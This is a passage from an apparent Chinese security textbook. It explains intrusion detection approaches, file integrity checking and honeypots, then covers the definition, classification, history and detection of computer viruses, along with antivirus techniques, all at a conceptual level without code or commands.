主机入侵检测系统的缺点：

- 主机入侵检测系统安装在需要保护的设备上，会降低应用系统的效率。安装了主机入侵检测系统后，将本不允许安全管理员访问的服务器变成可以访问的了。
- 主机入侵检测系统依赖于服务器固有的日志与监视能力。如果服务器没有配置日志功能，则必须重新配置，这将会给运行中的业务系统的性能带来不可预见的影响。
- 全面部署主机入侵检测系统代价较大，只能选择部分主机保护。那些未安装主机入侵检测系统的机器将成为保护的盲点，入侵者可利用这些机器达到攻击目标。
- 主机入侵检测系统除了监测自身的主机以外，根本不监测网络上的情况。分析入侵行为的工作量将随着主机数目的增加而增加。

2.3.1.3 混合入侵检测

基于网络的入侵检测产品和基于主机的入侵检测产品都有不足之处，单纯使用一类产品会造成主动防御体系不够全面。但是，它们的缺陷是可以互补的。综合基于网络和基于主机两种结构特点的入侵检测系统，既可发现网络中的攻击信息，也可从系统日志中发现异常情况，构建一套完整立体的主动防御体系，称为混合入侵检测方法。

2.3.1.4 文件完整性检查

文件完整性检查系统检查计算机中文件的变化情况。文件完整性检查系统保存有每个

文件的数字文摘数据库，每次检查时，它重新计算文件的数字文摘并将它与数据库中的值相比较，如果不同，则文件已被修改；如果相同，则文件未发生变化。

文件完整性检查系统的优点如下：

- 从数学上分析，攻克文件完整性检查系统，无论是时间上还是空间上都是不可能的。文件完整性检查系统是检测系统是否被非法使用的重要工具之一。
- 文件完整性检查系统具有相当的灵活性，可以配置成为监测系统中所有文件或某些重要文件。

文件完整性检查系统的缺点如下：

- 文件完整性检查系统依赖于本地的文摘数据库。与日志文件一样，这些数据可能被入侵者修改。
- 做完整的文件完整性检查是一个非常耗时的工作。
- 系统有些正常的更新操作可能会带来大量的文件更新，从而产生比较繁杂的检查与分析工作。

2.3.2 入侵检测系统结构

入侵检测系统英文全称为 Intrusion Detection System，1980 年 4 月，研究人员在为美国空军提交的一份题为《计算机安全威胁监控与监视》的技术报告中，第一次完整地介绍了入侵检测技术的概念。报告认为这是一种对计算机系统风险和威胁的分类方法，并将威胁分为外部渗透、内部渗透和不法行为 3 种，还提出了利用审计跟踪数据监视入侵活动的核心思想。

2.3.2.1 入侵检测系统结构

一个入侵检测产品通常由两部分组成：传感器(sensor)与控制台(console)。传感器负责采集数据(网络包、系统日志等)、分析数据并生成安全事件。控制台主要起到中央管理的作用，商品化的产品通常提供图形界面的控制台，这些控制台基本上都支持 Windows NT 平台。入侵检测系统采用的技术主要包括特征检测和异常检测两类。

(1) 特征检测(Signature-based Detection)：该类技术将入侵活动定义为一种模式，入侵检测过程则是寻找与入侵行为相匹配的各种模式。该类技术能够很准确地将已有的入侵行为检查出来；但由于缺乏相匹配的模式，故无法检测到新的入侵行为。特征检测方式与计算机病毒扫描技术相类似，核心问题在于如何设计模式，尽可能地将各种非法活动囊括进来。

(2) 异常检测(Abnormally Detection)：首先，检测系统预先定义出一组正常运行的环境变量，主要包括 CPU 运行情况、内存利用率、网络平均流量等，这些环境信息可以人为地根据经验知识定义，也可以采用统计方法根据系统日常运行情况得出。当入侵检测系统在检测过程中发现运行数据与预先定义环境参数差异较大时，系统就会认定存在入侵情况，并进一步进行检查。这类技术的核心问题是如何准确地定义系统正常的环境变量。

2.3.2.2 常用入侵检测方法

据公安部计算机信息系统安全产品质量监督检验中心的报告，国内送检的入侵检测产品中 95%是属于使用入侵模板进行模式匹配的特征检测产品，少量是采用概率统计的统计

检测产品与基于日志的专家知识库系统产品。入侵检测系统常用的检测方法有特征检测、统计检测与专家系统。

1. 特征检测

特征检测对已知的攻击或入侵的方式作出确定性的描述,形成相应的事件模式。当被审计的事件与已知的入侵事件模式相匹配时即报警。该方法预报检测的准确率较高,但对于无经验知识的入侵与攻击行为无能为力。

2. 统计检测

在统计模型中常用的测量参数包括审计事件的数量、间隔时间、资源消耗情况等,常用的入侵检测包括以下 5 种统计模型。

(1) 操作模型。该模型假设异常可通过测量结果与一些固定指标相比较得到,固定指标可以根据经验值或一段时间内的统计平均得到。

(2) 方差。计算参数的方差,设定其置信区间,当测量值超过置信区间的范围时表明有可能是异常。

(3) 多元模型。操作模型的扩展,通过同时分析多个参数实现检测。

(4) 马尔柯夫过程模型。将每种类型的事件定义为系统状态,用状态转移矩阵来表示状态的变化,如果该状态矩阵转移的概率较小,那么可能是异常事件。

(5) 时间序列分析。将事件计数与资源消耗用时间排成序列,如果一个新事件在该时间发生的概率较低,则该事件可能是入侵。

3. 专家系统

用专家系统对入侵进行检测,经常是针对特征检测入侵行为。专家系统的建立依赖于知识库的完备性,知识库的完备性又取决于审计记录的完备性与实时性。入侵的特征抽取与表达,是入侵检测专家系统的关键。专家系统防范的有效性完全取决于专家系统知识库的完备性。

2.3.3 重要的入侵检测系统

以下是几种针对不同的检测对象的重要的入侵检测系统。

(1) 系统完整性检测(System integrity verifiers,SIV):主要用于检测系统文件或注册表等重要位置信息是否被篡改,防止入侵者在入侵过程中留下系统的后门。该类系统的工具软件较多,如 Tripwire,它可以检测到重要系统组件的变动,但不产生实时报警信息。

(2) 网络入侵检测系统(Network Intrusion Detection System,NIDS):主要用于检测黑客或骇客通过网络进行的各类入侵行为。NIDS 的运用方式有两种,即在目标主机上以监测通信信息为主的检测模式,以及在独立机器上以监测网络设备运行为目标的单机模式。

(3) 日志文件监测器(Log File Monitors,LFM):主要用于监测网络日志文件内容,是一种特征检测技术的典型应用。LFM 通过将日志文件内容与关键字不断匹配,来获取入侵行为的存在。例如,对于 HTTP 服务器的日志文件,只要匹配关键字 swatch,就能够检测到是否存在 PHF 攻击。

(4) 虚拟蜜网(又称蜜罐系统,Honeypots):是一个包含若干漏洞的诱骗系统。它通过模拟一个或多个易受到攻击的主机,为攻击者创造一个极易入侵的目标。由于每个蜜罐并无任何实际的运行活动,故任何接入都被认为是可以的。虚拟蜜网最大的优势在于它为真

实的主机赢得了防范入侵的时间，拖延攻击者对真实目标的攻击；同时，诱捕系统能够不断获得攻击者的入侵行为，为真实目标制定有效地防护策略提供依据。

2.3.4 入侵检测技术的发展方向

2.3.4.1 入侵技术的发展变化

入侵技术的发展与演化主要反映在以下几个方面。

(1) 入侵或攻击的综合化与复杂化。由于网络防范技术的多重化，攻击的难度增加，使得入侵者在实施入侵或攻击时往往同时采取多种入侵手段，以保证入侵的成功率，并可在攻击实施的初期掩盖攻击或入侵的真实目的。

(2) 入侵主体对象的间接化，即实施入侵与攻击的主体的隐蔽化。通过一定的技术，可以掩盖攻击主体的源地址及主机位置。使用了隐蔽技术后，对于被攻击对象攻击的主体是无法直接确定的。

(3) 入侵或攻击的规模扩大。由于战争对电子技术与网络技术的依赖性越来越大，随之产生、发展、逐步升级到电子战与信息战。对于信息战，无论其规模与技术都与一般意义上的计算机网络的入侵与攻击不可相提并论。国家主干通信网络的安全是与主权国家领土安全居于同等地位。

(4) 入侵或攻击技术的分布化。常用的入侵与攻击行为往往由单机执行。由于防范技术的发展使得此类行为不能奏效，所谓的分布式拒绝服务(DDoS)在很短时间内可造成被攻击主机的瘫痪。此类分布式攻击的信息模式与正常通信无差异，往往在攻击发动的初期不易被确认，分布式攻击是近期最常用的攻击手段。

(5) 攻击对象的转移。入侵与攻击常以网络为侵犯的主体，但近期来的攻击行为却发生了策略性的改变，由攻击网络改为攻击网络的防护系统。现已有专门针对 IDS 进行攻击的报道。攻击者详细地分析了 IDS 的审计方式、特征描述、通信模式，并针对 IDS 的弱点加以攻击。

2.3.4.2 入侵检测的发展方向

入侵检测技术的未来发展方向包括以下几个方面。

(1) 分布式入侵检测。一方面是针对分布式网络攻击的检测方法；另一个方面是使用分布式的方法来检测网络攻击，涉及的关键技术为检测协同机制与入侵攻击的全局信息提取。

(2) 智能化入侵检测，即使用智能化的方法与手段来进行入侵检测。现阶段常用的智能算法有神经网络、遗传算法、模糊技术和免疫原理等方法，这些方法常用于入侵特征的辨识与泛化。利用专家系统的思想来构建入侵检测系统也是常用的方法之一。

(3) 全面的安全防御方案，即使用安全工程风险管理的思想与方法来处理网络安全问题，将网络安全作为一个整体工程来处理。从管理、网络结构、加密通道、防火墙、病毒防护和入侵检测多方位对所关注的网络作出评估，并提出可行的全面解决方案。

2.4　计算机病毒学

2.4.1　计算机病毒定义

计算机病毒(computer virus)在《中华人民共和国计算机信息系统安全保护条例》中被明确定义,病毒指“编制或者在计算机程序中插入的破坏计算机功能或者破坏数据,影响计算机使用并且能够自我复制的一组计算机指令或者程序代码”。

计算机病毒往往会利用计算机操作系统的弱点进行传播。提高系统的安全性是防病毒的一个重要方面,但过于强调提高系统的安全性将使系统多数时间用于病毒检查,使系统失去了可用性、实用性和易用性;另一方面,信息保密的要求让人们在泄密和防病毒之间无法选择。病毒与反病毒将作为一类对抗技术长期存在,两种技术都将随计算机技术的发展而得到长期的发展。

首先,应该明确病毒不是来源于突发或偶然的原因。一次突发的停电和偶然的错误,会在计算机的磁盘和内存中产生一些乱码和随机指令,但这些代码是无序和混乱的。病毒则是一种精巧严谨的代码,按照严格的秩序组织起来,与所在的系统网络环境相适应和配合起来,病毒不会通过偶然形成,并且需要有一定的长度,这个基本的长度从概率上来讲是不可能通过随机代码产生的。现在流行的病毒都是人为故意编写的,多数病毒可以找到作者和产地信息,从大量的统计分析来看,病毒作者主要情况和目的是:一些天才的程序员为了表现自己和证明自己的能力,出于对上司的不满,为了好奇,为了报复,为了祝贺或求爱,为了得到控制口令,等等。当然也有政治、军事和宗教等方面的需求而专门编写的,其中也包括一些病毒研究机构和黑客的测试病毒。

2.4.1.1　病毒特征

计算机病毒具有以下几个特点。

(1) 寄生性:计算机病毒寄生在其他程序之中,当执行这个程序时,病毒就起破坏作用,而在未启动这个程序之前,它是不易被人发觉的。

(2) 传染性:计算机病毒不但本身具有破坏性,更具有传染性,一旦病毒被复制或产生变种,其速度之快令人难以预防。传染性是病毒的基本特征。计算机病毒会通过各种渠道从已被感染的计算机扩散到未被感染的计算机,在某些情况下造成被感染的计算机工作失常甚至瘫痪。是否具有传染性是判别一个程序是否为计算机病毒的最重要的条件。病毒程序通过修改磁盘扇区信息或文件内容将自身嵌入到系统应用程序内部,被嵌入的程序称为宿主程序。

(3) 潜伏性:有些病毒像定时炸弹一样,发作时间是预先设计好的。例如黑色星期五病毒,不到预定时间无法觉察,当条件具备时则会产生对系统的巨大破坏。潜伏性越好,其在系统中的存在时间就会越长,病毒的传染范围就会越大。潜伏性的第一种表现是指病毒程序不用专用检测程序就无法检查出来;潜伏性的第二种表现是指计算机病毒的内部往往有一种触发机制,不满足触发条件时,计算机病毒除了传染外不做任何破坏。

(4) 隐蔽性:计算机病毒具有很强的隐蔽性,有的可以通过病毒软件检查出来,有的根

本就查不出来,这类病毒处理起来通常很困难。

(5) 破坏性:计算机中毒后,会导致正常的程序无法运行,删除或破坏计算机内的文件。

2.4.1.2 病毒命名

可以通过杀毒软件报告中出现的病毒名来判断该病毒的一些共有的特性。

病毒名的一般格式为:

<病毒前缀>.<病毒名>.<病毒后缀>

病毒前缀是指一个病毒的种类,用来区别病毒的种族。不同种类的病毒,其前缀也是不同的。例如,常见的木马病毒前缀 Trojan,蠕虫病毒的前缀是 Worm 等。

病毒名是指一个病毒的家族特征,用来区别和标识病毒家族。例如,著名的 CIH 病毒的家族名都是统一的 CIH,振荡波蠕虫病毒的家族名是 Sasser。

病毒后缀是指一个病毒的变种特征,用来区别具体某个家族病毒的变种。一般都采用英文中的 26 个字母来表示。例如,Worm. Sasser. b 是指振荡波蠕虫病毒的变种 B,一般称为“振荡波 B 变种”或者“振荡波变种 B”。

病毒的主名称是由分析员根据病毒体的特征字符串、特定行为或者所使用的编译平台来确定的,如果无法确定则可以用字符串 Agent 来代替主名称,小于 10KB 大小的文件可以命名为 Small。

版本信息只允许为数字,对于版本信息不明确的不加版本信息。

如果病毒的主行为类型、行为类型、宿主文件类型和主名称均相同,则认为是同一家族的病毒,这时需要用变种号来区分不同的病毒记录。如果一位版本号不够用则最多可以扩展 3 位,并且都均为小写字母 a～z。如 aa、ab、aaa、aab,以此类推,由系统自动计算,不需要人工输入或选择。

2.4.2 计算机病毒分类

计算机病毒有多种分类方式。

1. 按照计算机病毒存在的媒体分类

按计算机病毒存在的媒体进行分类,计算机病毒可以分为网络病毒、文件病毒、引导型病毒。网络病毒通过计算机网络传播感染网络中的可执行文件,文件病毒感染计算机中的文件(如 COM、EXE、DOC 等),引导型病毒感染启动扇区(Boot)和硬盘的系统引导扇区(MBR)。还有这 3 种情况的混合型,例如,多型病毒(文件和引导型)感染文件和引导扇区两种目标,这样的病毒通常都具有复杂的算法,它们使用非常规的办法侵入系统,同时使用了加密和变形算法。

2. 按照计算机病毒的传染方法分类

按照计算机病毒传染的方法进行分类,计算机病毒可分为驻留型病毒和非驻留型病毒。驻留型病毒感染计算机后,把自身的驻留部分放在内存(RAM)中,这一部分程序挂接系统并且合并到操作系统中去,处于激活状态;非驻留型病毒在得到机会激活时并不感染计算机内存。

3. 按计算机病毒的破坏能力分类

根据病毒破坏的能力进行划分，计算机病毒可分为以下几种：

(1) 无害型病毒：除了传染时减少磁盘的可用空间外，对系统没有其他影响。

(2) 无危险型病毒：这类病毒仅仅是减少内存、显示图像和发出声音。

(3) 危险型病毒：这类病毒在计算机系统操作中造成严重的错误。

(4) 非常危险型病毒：这类病毒删除程序、破坏数据、清除系统内存区和操作系统中重要的信息，由病毒引起其他程序产生的错误也会破坏文件和扇区。

4. 按计算机病毒特有的算法分类

根据计算机病毒特有的算法，计算机病毒可以分为以下几种：

(1) 伴随型病毒：这一类病毒并不改变文件本身，它们根据算法产生 EXE 文件的伴随体，具有同样的名字和不同的扩展名(COM)。例如，XCOPY. EXE 的伴随体是 XCOPY .COM。病毒把自身写入 COM 文件并不改变 EXE 文件，当 DOS 加载文件时，伴随体优先被执行，再由伴随体加载执行原来的 EXE 文件。

(2) "蠕虫"型病毒：通过计算机网络传播，不改变文件和资料信息，利用网络从一台机器的内存传播到其他机器的内存，计算网络地址，将自身的病毒通过网络发送。

(3) 寄生型病毒：除了伴随和"蠕虫"型病毒，其他病毒均可称为寄生型病毒，它们依附在系统的引导扇区或文件中，通过系统的功能进行传播。

(4) 诡秘型病毒：它们一般不直接修改 DOS 中断和扇区数据，而是通过文件缓冲区进行 DOS 内部修改，利用 DOS 空闲的数据区进行工作。

(5) 变型病毒(又称幽灵病毒)：这一类病毒使用复杂的算法，使自己每传播一份都具有不同的内容和长度。一般由一段混有无关指令的解码算法和被变化过的病毒体组成。

5. 按计算机病毒的攻击目标分类

根据病毒的攻击目标，计算机病毒可以分为以下几种：

(1) DOS 病毒：针对 DOS 操作系统开发的病毒。由于 Windows 9x 病毒的出现，DOS 病毒几乎绝迹。但 DOS 病毒在 Windows 9x 环境中仍可以进行感染活动，因此若执行染毒文件，Windows 9x 用户的系统也会被感染。

(2) Windows 病毒：针对 Windows 9x 操作系统的病毒。现在的计算机用户一般都安装 Windows 系统，其中最典型的病毒有 CIH 病毒。一些 Windows 病毒不仅在 Windows 9x 上正常感染，还可以感染 Windows NT 上的其他文件。

(3) 其他系统病毒：主要攻击 Linux、UNIX 和 OS2 及嵌入式系统的病毒。由于系统本身的复杂性，这类病毒数量不是很多。

6. 按计算机病毒的链接方式分类

根据链接方式，计算机病毒可分为以下几种：

(1) 源码型病毒：该病毒攻击高级语言编写的程序，在高级语言所编写的程序编译前插入到源程序中，经编译成为合法程序的一部分。

(2) 嵌入型病毒：这种病毒是将自身嵌入到现有程序中，把计算机病毒的主体程序与其攻击的对象以插入的方式链接。这种计算机病毒是难以编写的，一旦侵入程序体后也较难消除。如果同时采用多态性病毒技术、超级病毒技术和隐蔽性病毒技术，将给当前的反病毒技术带来严峻的挑战。

(3) 外壳型病毒：外壳型病毒将其自身包围在主程序的四周，对原来的程序不作修改。这种病毒最为常见，易于编写，也易于发现，一般测试文件的大小即可察觉。

(4) 操作系统型病毒：这种病毒用自身的程序加入或取代部分操作系统进行工作，具有很强的破坏力，可以导致整个系统的瘫痪。圆点病毒和大麻病毒就是典型的操作系统型病毒。

2.4.3 病毒的危害与防范

1983 年 11 月 3 日，弗雷德·科恩(Fred Cohen)博士研制出一种在运行过程中可以复制自身的破坏性程序。伦·艾德勒曼(Len Adleman)将这种破坏性程序命名为计算机病毒(computer viruses)，并在每周一次的计算机安全讨论会上正式提出，8 小时后专家们在 VAX11/750 计算机系统上成功运行该程序，这样，第一个病毒实验成功。

计算机病毒之所以被称为病毒，是因为其具有传染性的本质。传统渠道通常有以下几种。

(1) 通过介质。由于使用带有病毒的介质，使机器感染病毒发病，并传染给未被感染的“干净”的移动介质。大量的数据交换以及合法或非法的程序复制会加速病毒感染。

(2) 通过硬盘。通过硬盘传染也是重要的渠道，由于带有病毒机器移到其他地方使用、维修等，使病毒发生扩散。

(3) 通过网络。这种传染扩散极快，能在很短时间内传遍网络上的机器。一种威胁来自文件下载，这些被浏览的或被下载的文件可能存在病毒；另一种威胁来自电子邮件，大多数邮件系统提供了在网络间传送附带格式化文档邮件的功能，网络使用的简易性和开放性使得这种威胁越来越严重。

2.4.3.1 计算机病毒危害

世界上已经出现的最著名的计算机病毒主要有以下几类。

1. Elk Cloner(1982 年)

Elk 病毒被看作攻击个人计算机的第一款全球病毒，它通过苹果 Apple Ⅱ 软盘进行传播。这个病毒被放在一个游戏磁盘上，可以使用 49 次；在第 50 次使用的时候，它并不运行游戏，取而代之的是打开一个空白屏幕，并显示一首短诗。

2. Brain(1986 年)

Brain 病毒是第一款攻击 DOS 操作系统的病毒，可以感染 360KB 软盘，该病毒会填充软盘上全部未用的空间，而导致它不能再被使用。

3. Morris(1988 年)

Morris 病毒程序利用了系统存在的弱点进行入侵，Morris 设计的最初的目的并不是搞破坏，而是用来测量网络的大小。但是，由于程序的循环没有处理好，计算机会不停地执行，最终导致死机。

4. CIH(1998 年)

CIH 病毒是迄今为止破坏性最严重的病毒，也是世界上首例破坏硬件的病毒。它发作时不仅破坏硬盘的引导区和分区表，而且破坏计算机系统 BIOS，导致主板损坏。此病毒是由台湾大学生陈盈豪研制的。

5. Melissa(1999 年)

Melissa 病毒是最早通过电子邮件传播的病毒之一,当用户打开一封电子邮件的附件,病毒会自动发送到用户通讯簿中的前 50 个地址,因此这个病毒在数小时之内传遍全球。

6. Love bug(2000 年)

Love bug 病毒也是通过电子邮件附件进行传播的,它把病毒伪装成一封求爱信来欺骗收件人打开。这个病毒以其传播速度和范围让安全专家吃惊。在数小时之内,这个小小的计算机程序征服了全世界范围之内的计算机系统。

7. "红色代码"(2001 年)

"红色代码"病毒被认为是史上最昂贵的计算机病毒之一,这个自我复制的恶意病毒利用了 Microsoft IIS 服务器中的一个漏洞。该蠕虫病毒具有一个更恶毒的版本,被称作红色代码Ⅱ,被感染的系统性能会严重下降。

8. Nimda(2001 年)

Nimda 是历史上传播速度最快的病毒之一,在上线之后的 22 分钟之后就成为传播最广的病毒。

9. "冲击波"(2003 年)

"冲击波"病毒的英文名称是 Blaster,还被称为 Lovsan 或 Lovesan,它利用了 Microsoft 软件中的一个缺陷,对系统端口进行疯狂攻击,可以导致系统崩溃。

10. "震荡波"(2004 年)

"震荡波"病毒是又一个利用 Windows 缺陷的蠕虫病毒,可以导致计算机崩溃并不断重启。

11. "熊猫烧香"(2007 年)

"熊猫烧香"病毒会使所有程序图标变成熊猫烧香,并使它们不能应用。

12. "扫荡波"(2008 年)

"扫荡波"病毒也是个利用漏洞从网络入侵的程序。大批用户关闭自动更新以后,加剧了这个病毒的蔓延,可以导致被攻击者的机器被完全控制。

13."木马下载器"(2009 年)

感染"木马下载器"病毒后会产生 1000~2000 个不等的木马病毒,导致系统崩溃。

14. "鬼影"病毒(2010 年)

"鬼影"病毒成功运行后,在进程中和系统启动加载项里找不到任何异常,同时即使格式化重装系统,也无法彻底清除该病毒。

表 2.4.1 显示了近年来几个病毒带来的巨大危害。

表 2.4.1　重大病毒危害列表

年　份	攻击行为发起者	受害 PC 数目	损失金额/美元
2006	木马和恶意软件	破坏程度不可估计	损失金额不可估计
2005	木马	破坏程度不可估计	损失金额不可估计
2004	Worm_Sasser(震荡波)	破坏程度不可估计	损失金额不可估计
2003	Worm_MSBLAST(冲击波)	超过 140 万台	损失金额不可估计

续表

年　份	攻击行为发起者	受害 PC 数目	损失金额/美元
2003	SQL Slammer	超过 20 万台	9.5 亿～12 亿
2002	Klez	超过 600 万台	90 亿
2001	RedCode	超过 100 万台	26 亿
2001	NIMDA	超过 800 万台	60 亿
2000	Love Letter	破坏程度不可估计	88 亿
1999	CIH	超过 6000 万台	近 100 亿

2.4.3.2　反病毒技术

从反病毒产品对计算机病毒的作用来讲，反病毒技术可以分为病毒预防技术、病毒检测技术及病毒清除技术。

1. 病毒预防技术

计算机病毒的预防技术是指通过一定的技术手段防止计算机病毒对系统的传染和破坏的技术，即一种行为规则判定技术。具体来说，计算机病毒的预防是通过阻止计算机病毒进入系统内存或阻止计算机病毒对磁盘的操作（尤其是写操作）来实现的。

病毒预防技术包括磁盘引导区保护、加密可执行程序、读写控制技术和系统监控技术等。计算机病毒的预防应用包括对已知病毒的预防和对未知病毒的预防两个部分。目前，对已知病毒的预防可以采用特征判定技术或静态判定技术，而对未知病毒的预防则是一种行为规则的判定技术，即动态判定技术。

2. 病毒检测技术

计算机病毒的检测技术是指通过一定的技术手段判定出特定计算机病毒的技术。主要有两种病毒检测技术：一种是根据计算机病毒的关键字、特征程序段内容、病毒特征及传染方式、文件长度的变化，在特征分类的基础上建立的病毒检测技术；另一种是不针对具体病毒程序的自身校验技术，即对某个文件或数据段进行检验和计算并保存其结果，以后定期或不定期地以保存的结果对该文件或数据段进行检验，若出现差异就表示该文件或数据段完整性已遭到破坏，感染上了病毒，从而检测到病毒的存在。

3. 病毒清除技术

计算机病毒的清除技术是计算机病毒检测技术发展的必然结果，是计算机病毒传染程序的一种逆过程。目前，清除病毒大都是在某种病毒出现后，通过对其进行分析研究而研制出具有相应解毒功能的软件。这类软件技术发展往往是被动的，带有滞后性。由于计算机软件所要求的精确性，解毒软件有其局限性，对变种病毒的清除无能为力。

2.4.4　病毒防护与检测策略

在网络环境下，防范病毒问题显得尤其重要。因此，采用高效的网络病毒防护方法和技术是一件非常重要的事情。

2.4.4.1 病毒防护技术

网络病毒防护有以下 4 种基本方法。

1. 基于网络目录和文件安全性方法

网络上公用目录或共享目录的安全性防范措施，对于防止病毒在网上传播起到积极作用。至于网络用户的私人目录，由于其限于个别使用，病毒很难传播给其他用户。采用基于网络目录和文件安全性的方法对防止病毒起到了一定作用，但是这种方法毕竟是基于网络操作系统的安全性的设计，存在着局限性。

2. 采用工作站防病毒芯片

这种方法是将防病毒功能集成在一块芯片上，安装在网络工作站上，以便经常性地保护工作站及其通往服务器的路径。将工作站存取控制与病毒保护能力合二为一插在网卡的 EPROM 槽内，用户也可以免除许多烦琐的管理工作。

3. 采用 Station Lock 网络防病毒方法

Station Lock 是著名防病毒产品开发商 Trend Micro Devices 公司的新一代网络防病毒产品。其防毒概念是建立在“病毒必须执行有限数量的程序之后，才会产生感染效力”的基础之上。引导型病毒必须使用系统的 BIOS 功能调用，文件型病毒必须将自己所有的程序代码复制到另一个系统执行文件时才能使之感染。混合型病毒和多型体病毒在实施感染之前也必须获取系统控制权，才能运行病毒体程序而实施感染。Station Lock 就是通过这些特点，用间接方法观察，精确地预测病毒的攻击行为。其作用对象包括多型体病毒和未来型病毒。

4. 基于服务器的防病毒技术

服务器是网络的核心，一旦服务器被病毒感染，就会使服务器无法启动，整个网络陷于瘫痪，造成灾难性后果。目前，基于服务器的防治病毒方法大都采用了 NLM(NetWare Load Module)技术以 NLM 模块方式进行程序设计，以服务器为基础，提供实时扫描病毒能力。目前市场上的产品，如 Central Point 公司的 AntiVirus for Networks、Intel 公司的 LANdesk Virus Protect 以及南京威尔德电脑公司的 Lanclear for NetWare 等，都是采用了以服务器为基础的防病毒技术。这些产品的目的都是保护服务器，使服务器不被感染。这样，病毒也就失去了传播途径，因而从根本上杜绝了病毒在网上蔓延。

在上述 4 种网络防毒技术中，Station Lock 是一种针对病毒行为的防治方法，Station Lock 目前已能提供 Intel 以太网络接口卡支持，而且未来还将支持各种普及型的以太令牌环(token-ring)网络接口卡。基于服务器的防治病毒方法的优势表现在可以集中式扫毒，能实现实时扫描功能，软件升级方便。特别是当连网的机器很多时，利用这种方法比为每台工作站都安装防病毒产品要节省成本。其代表性的产品有 LANdesk、LANClear for NetWare 等。

5. 实时反病毒技术

实时反病毒技术一向为反病毒界所看好，被认为是比较彻底的反病毒解决方案。多年来其发展之所以受到制约，一方面是因为它需要占用一部分系统资源而降低系统性能；另一方面是因为它与其他软件(特别是操作系统)的兼容性问题始终没有得到很好的解决。

随着硬件处理速度的不断提高，实时化反病毒技术所造成的系统负荷已经降低到了可

被忽略的程度，而 Windows 操作系统的多任务、多线程环境又为实时反病毒技术提供了良好的运行环境，因此，实时反病毒技术重新得到重视。

2.4.4.2 病毒检测技术

1. 比较法

比较法是用原始备份与被检测的引导扇区或被检测的文件进行比较。比较时可以靠打印的代码清单（如 DEBUG 的 D 命令输出格式）进行比较，或用程序来进行比较（如 DOS 的 DISKCOMP、FC 或 PCTOOLS 等其他软件）。这种比较法不需要专用的计算机病毒检测程序，只要用常规的 DOS 软件和 PCTOOLS 等工具软件就可以进行。而且用这种比较法还可以发现那些尚不能被现有的查计算机病毒程序发现的计算机病毒。通过代码分析，可以判定某个程序中是否含有已知的计算机病毒程序，对于新型计算机病毒的检测就只有靠比较法和分析法，有时必须结合这两者一同工作。

比较法的好处是简单、方便，不需专用软件。其缺点是无法确认计算机病毒的种类名称。另外，造成被检测程序与原始备份之间差别的原因尚需进一步验证，以查明是由于计算机病毒造成的，还是由于系统文件被偶然原因（如突然停电、程序失控、恶意程序等）破坏的。另外，当找不到原始备份时，用比较法就不能马上得到结论。

2. 加总比对法

根据每个程序的文件名称、大小、时间、日期及内容，加总为一个检查码，再将检查码附于程序的后面，或是将所有检查码放在同一个数据库中，再利用加总对比系统，追踪并记录每个程序的检查码是否被更改，以判断是否感染了计算机病毒。

这种技术可侦测到各种计算机病毒，但最大的缺点就是误判率高，且无法确认是哪种计算机病毒感染的。另外，无法检测到隐形计算机病毒。

3. 搜索法

搜索法是用每一种计算机病毒体含有的特定字符串对被检测的对象进行扫描。如果在被检测对象内部发现了某一种特定字节串，就表明发现了该字节串所代表的计算机病毒。国外对这种按搜索法工作的计算机病毒扫描软件称作 Virus Scanner。计算机病毒扫描软件由两部分组成：一部分是计算机病毒代码库，含有经过特别选定的各种计算机病毒的代码串；另一部分是利用该代码库进行扫描的扫描程序。目前，常见的防杀计算机病毒软件对已知计算机病毒的检测大多采用这种方法。计算机病毒扫描程序能识别的计算机病毒的数目完全取决于计算机病毒代码库内所含计算机病毒的种类多少。显而易见，库中计算机病毒代码种类越多，扫描程序能识别出的计算机病毒就越多。

这种扫描法的缺点也是明显的：①当被扫描的文件很长时，扫描所花时间也越多；②新的计算机病毒的特征串未加入计算机病毒代码库时，老版本的扫毒程序无法识别出新的计算机病毒；③怀有恶意的计算机病毒制造者得到代码库后，会很容易地改变计算机病毒体内的代码，生成一个新的变种，使扫描程序失去检测它的能力；④容易产生误报；⑤不易识别多维变形计算机病毒。

4. 分析法

分析法常为计算机病毒技术人员使用。使用分析法的目的在于以下几点：

（1）确认被观察的磁盘引导扇区和程序中是否含有计算机病毒。

（2）确认计算机病毒的类型和种类，判定其是否是一种新的计算机病毒。

（3）搞清楚计算机病毒体的大致结构，提取特征识别用的字节串或特征字，用于增添到计算机病毒代码库供计算机病毒扫描和识别程序使用。

（4）详细分析计算机病毒代码，为制定相应的防杀计算机病毒措施制定方案。

使用分析法要求具有比较全面的有关计算机、DOS、Windows、网络等的结构和功能调用以及关于计算机病毒方面的各种知识，这是与其他检测计算机病毒方法不一样的地方。

除了要具有相关的知识外，还需要反汇编工具、二进制文件编辑器等分析用工具程序和专用的试验计算机。计算机病毒检测的分析法是防杀计算机病毒工作中不可缺少的重要技术，任何一个性能优良的防杀计算机病毒系统的研制和开发都离不开专门人员对各种计算机病毒的详尽而认真的分析。

分析的步骤分为静态分析和动态分析两种。静态分析是指利用反汇编工具将计算机病毒代码打印成反汇编指令后程序清单后进行分析。分析人员具有的素质越高，分析过程越快、理解越深。动态分析则是指利用 DEBUG 等调试工具在内存带毒的情况下，对计算机病毒进行动态跟踪，观察计算机病毒的具体工作过程，以进一步在静态分析的基础上理解计算机病毒工作的原理。

5. 人工智能陷阱技术和宏病毒陷阱技术

人工智能陷阱是一种监测计算机行为的常驻式扫描技术。它将所有计算机病毒所产生的行为归纳起来，一旦发现内存中的程序有任何不当的行为，系统就会有所警觉，并告知使用者。这种技术的优点是执行速度快、操作简便，且可以侦测到各式计算机病毒；其缺点是程序设计难，且不容易考虑周全。

宏病毒陷阱技术（MacroTrap）是结合了搜索法和人工智能陷阱技术，依行为模式来侦测已知及未知的宏病毒。其中，配合 OLE2 技术可将宏与文件分开，使得扫描速度变得飞快，而且更可有效地将宏病毒彻底清除。

6. 软件仿真扫描法

软件仿真扫描技术专门用来对付多态变形计算机病毒（polymorphic/mutation virus）。多态变形计算机病毒在每次传染时，都将自身以不同的随机数加密于每个感染的文件中，传统搜索法的方式根本无法找到这种计算机病毒。软件仿真技术则是成功地仿真 CPU 执行，在 DOS 虚拟机（virtual machine）下伪执行计算机病毒程序，安全并确实地将其解密，再加以扫描。

7. 先知扫描法

先知扫描技术（Virus Instruction Code Emulation，VICE）是继软件仿真后的一大技术突破。先知扫描技术将专业人员用来判断程序是否存在计算机病毒代码的方法，分析归纳成专家系统和知识库，再利用软件模拟技术（software emulation）伪执行新的计算机病毒，超前分析出新计算机病毒代码，防范后续的计算机病毒。

2.5 网络认证技术

